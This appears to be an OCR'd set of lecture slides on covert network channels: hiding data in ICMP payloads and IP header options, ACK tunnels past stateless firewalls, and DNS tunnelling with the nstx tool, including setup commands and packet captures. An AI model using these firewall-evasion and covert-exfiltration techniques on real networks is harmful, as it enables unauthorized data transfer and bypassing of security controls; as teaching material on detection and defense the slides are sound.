- Since ping usually send 56 bytes of data (64 bytes IP-data), bigger values might be noticed
- If used directly, precaution has to be taken, because of ping replies -> pinging via slave host = send ping with spoofed IP to slave host




Other useful ICMP Types

(RFC 792)

- Many types (e.g. dest. unreachable (typ 3)) have a datafield, where IP-header of generating IP-packet and next 64 bits are expected
- Data might be hidden in there -> not all bytes available, because of statefull filters
- Example: “fragmentation needed and DF set” is needed for path MTU discovery (no blocking)

ACK Tunnel

- TCP 3-way handshake
- Stateless Firewalls have to pass on ACKs
- That means: just wait for ACKs



syn sent

listen

SYN

syn received


SYN/ACK

established

ACK

established

http://www.tcpipguide.com/free/t_TCPConnectionEstablishmentProcessTheThreeWayHandsh-3.htm



Client

Firewall

Server

SYN

NEW

SYN/ACK


ESTABLISHED

ACK

Linux/iptables State-connection tracking, aus Iptables Tutorial, Chapter 4

DNS-Tunnel

http://slashdot.org/articles/00/09/10/2230242.shtml



IP Tunneling Through Nameservers

Posted by CmdrTaco on Sun Sep 10, '00 09:28 PM

from the surfing-for-free dept.

I'm always interested in seeing protocols extended to do silly (and in many cases, not so silly) things that they were never intended to do. I've seen DNS extended to do a lot of crazy stuff, but until today, the coolest was DNS server based MUDs. Read on to read about an IP tunnel implemented through DNS. Its crazy.

FrodoID (for Skyp and FrodoID) writes "In many countries, it is possible to use the Internet completely free of charge using Microsft PPP dialin numbers. These numbers, of course, normally won't allow you to do this.

But did you know that you can build up a fullfeatured and even bidirectional IP tunnel through Nameservers? Yes, that's right: "IP-over-DNS".

Using some toll free numbers which normally only allow outgoing

DNS-Tunnel


http://www.heise.de/security/artikel/43716/1

- Server:
  - gets DNS-queries with data embedded in domain name (Example: 3l33thax0r.tld)
- Client:
  - Get's it's data in the TXT-Resource-Record– fields
  - You need an authoritive name server.

DNS Tunnel Illustrated

Internal Network

Internet



❶ 3l33thax0r.tld.de

❷ TXT Zm5vcmQK

3l33thax0r.tld.de

TXT Zm5vcmQK

source
host

Internal
DNS
server

ISP
DNS
server

destination
host /
authoritive
DNS


tunnel
startpoint

tunnel
endpoint

DNS-Tunnel: nstx-Test

- Server (with tun ethertap-dev):
  - `modprobe tun`
  - `./nstxd tunnel.tdl`
  - `ifconfig tun0 192.168.5.1`
  - DNS Zone-File für alien8.de:
    tunnel IN NS 1.2.3.4
- Client (with tun ethertap-dev):
  - `./nstxcd tunnel.tld 4.3.2.1 (LAN-DNS Server)`
  - `ifconfig tun0 192.168.5.2`
  - `ping 192.168.5.1`

DNS-Tunnel: nstx-Test



```
No. .  Time       Source         Destination    Protocol  Info
   1 0.000000   192.168.8.5    192.168.8.1    DNS       Standard query TXT cTpdlhKuaafqareaaqagVmScObotaQat9cabIphDhaewxhHXbC8qmaaGjcG
   2 0.078678   192.168.8.1    192.168.8.5    DNS       Standard query response TXT
   3 0.078740   192.168.8.5    192.168.8.1    DNS       Standard query TXT cTpdmhRb5.tun.skyhub.de
   4 0.082346   192.168.8.1    192.168.8.5    DNS       Standard query response TXT
   5 0.082402   192.168.8.5    192.168.8.1    DNS       Standard query TXT cTpdnhGdK.tun.skyhub.de
   6 1.000849   192.168.8.5    192.168.8.1    DNS       Standard query TXT cTpdohKuaafqaruaaqagVmCcObotaQat9caarohDhaeAyhHXbW8CmaaGjcG
   7 1.082599   192.168.8.1    192.168.8.5    DNS       Standard query response TXT
   8 1.083802   192.168.8.1    192.168.8.5    DNS       Standard query response TXT
   9 1.083864   192.168.8.5    192.168.8.1    DNS       Standard query TXT cTpdphSH4.tun.skyhub.de
  10 2.001696   192.168.8.5    192.168.8.1    DNS       Standard query TXT cTpdqhKuaafqarKaaqagVmmcObotaQat9cadam2DhaeEzhHXbe8SmaaGjcG
```


```
▷ User Datagram Protocol, Src Port: domain (53), Dst Port: 32796 (32796)
▽ Domain Name System (response)
    Transaction ID: 0x1ec4
  ▷ Flags: 0x8480 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▽ Queries
    ▽ cTpdfhKuaafqaquaaqagVnCcObotaQat9cabusxDhaekuhHXbHmOmaaGjcGSmdq.3pebeseXqvfHCygrOBhb-EhYaHiImKjsyNkcKQkYWTlI7WmtiZndu1nWaa.tun.skyhub.de: type TXT, cl
        Name: cTpdfhKuaafqaquaaqagVnCcObotaQat9cabusxDhaekuhHXbHmOmaaGjcGSmdq.3pebeseXqvfHCygrOBhb-EhYaHiImKjsyNkcKQkYWTlI7WmtiZndu1nWaa.tun.skyhub.de
        Type: Text strings
        Class: inet
  ▽ Answers
    ▽ cTpdfhKuaafqaquaaqagVnCcObotaQat9cabusxDhaekuhHXbHmOmaaGjcGSmdq.3pebeseXqvfHCygrOBhb-EhYaHiImKjsyNkcKQkYWTlI7WmtiZndu1nWaa.tun.skyhub.de: type TXT, cl
        Name: cTpdfhKuaafqaquaaqagVnCcObotaQat9cabusxDhaekuhHXbHmOmaaGjcGSmdq.3pebeseXqvfHCygrOBhb-EhYaHiImKjsyNkcKQkYWTlI7WmtiZndu1nWaa.tun.skyhub.de
        Type: Text strings
        Class: inet
        Time to live: 0 time
        Data length: 90
        Text:
        Text:
```

```
0000  00 0e a6 56 e6 ef 00 a0  24 4b e9 d6 08 00 45 00   ...V.... $K....E.
0010  01 1c 00 00 40 00 40 11  a8 7a c0 a8 08 01 c0 a8   ....@.@. .z......
0020  08 05 00 35 80 1c 01 08  c4 52 1e c4 84 80 00 01   ...5.... .R......
0030  00 01 00 00 00 00 3f 63  54 70 64 66 68 4b 75 61   ......?c TpdfhKua
0040  61 66 71 61 71 75 61 61  71 61 67 56 6e 43 63 4f   afqaquaa qagVnCcO
0050  62 6f 74 61 51 61 74 39  63 61 62 75 73 78 44 68   botaQat9 cabusxDh
0060  61 65 6b 75 68 48 58 62  48 6d 4f 6d 61 61 47 6a   aekuhHXb HmOmaaGj
0070  63 47 53 6d 64 71 3a 33  70 65 62 65 73 65 58 71   cGSmdq:3 pebeseXq
```

File: dns 7759 bytes 00:00:09 P: 43 D: 43 M: 0

Hiding Data in IP-Headers

(RFC 791)



0 4 8 16 19 31

version 4

header length

TOS

total length

identifikation

flags

fragment offset

time to live

next level protocol

header checksum

source address

destination address

options (if any)

data

Hiding Data in IP-Options

(RFC 791)

- Use of options, might be noticed, because options are rarely used today, also firewall might block or remove options
- Loose source route: first IP is destination, data follows -> theoretically over 65500 bytes of information
- Strict source route can be used, since practically everyone ignores it
- Security options: noone knows it, noone uses it, provides space for 11 bytes of information

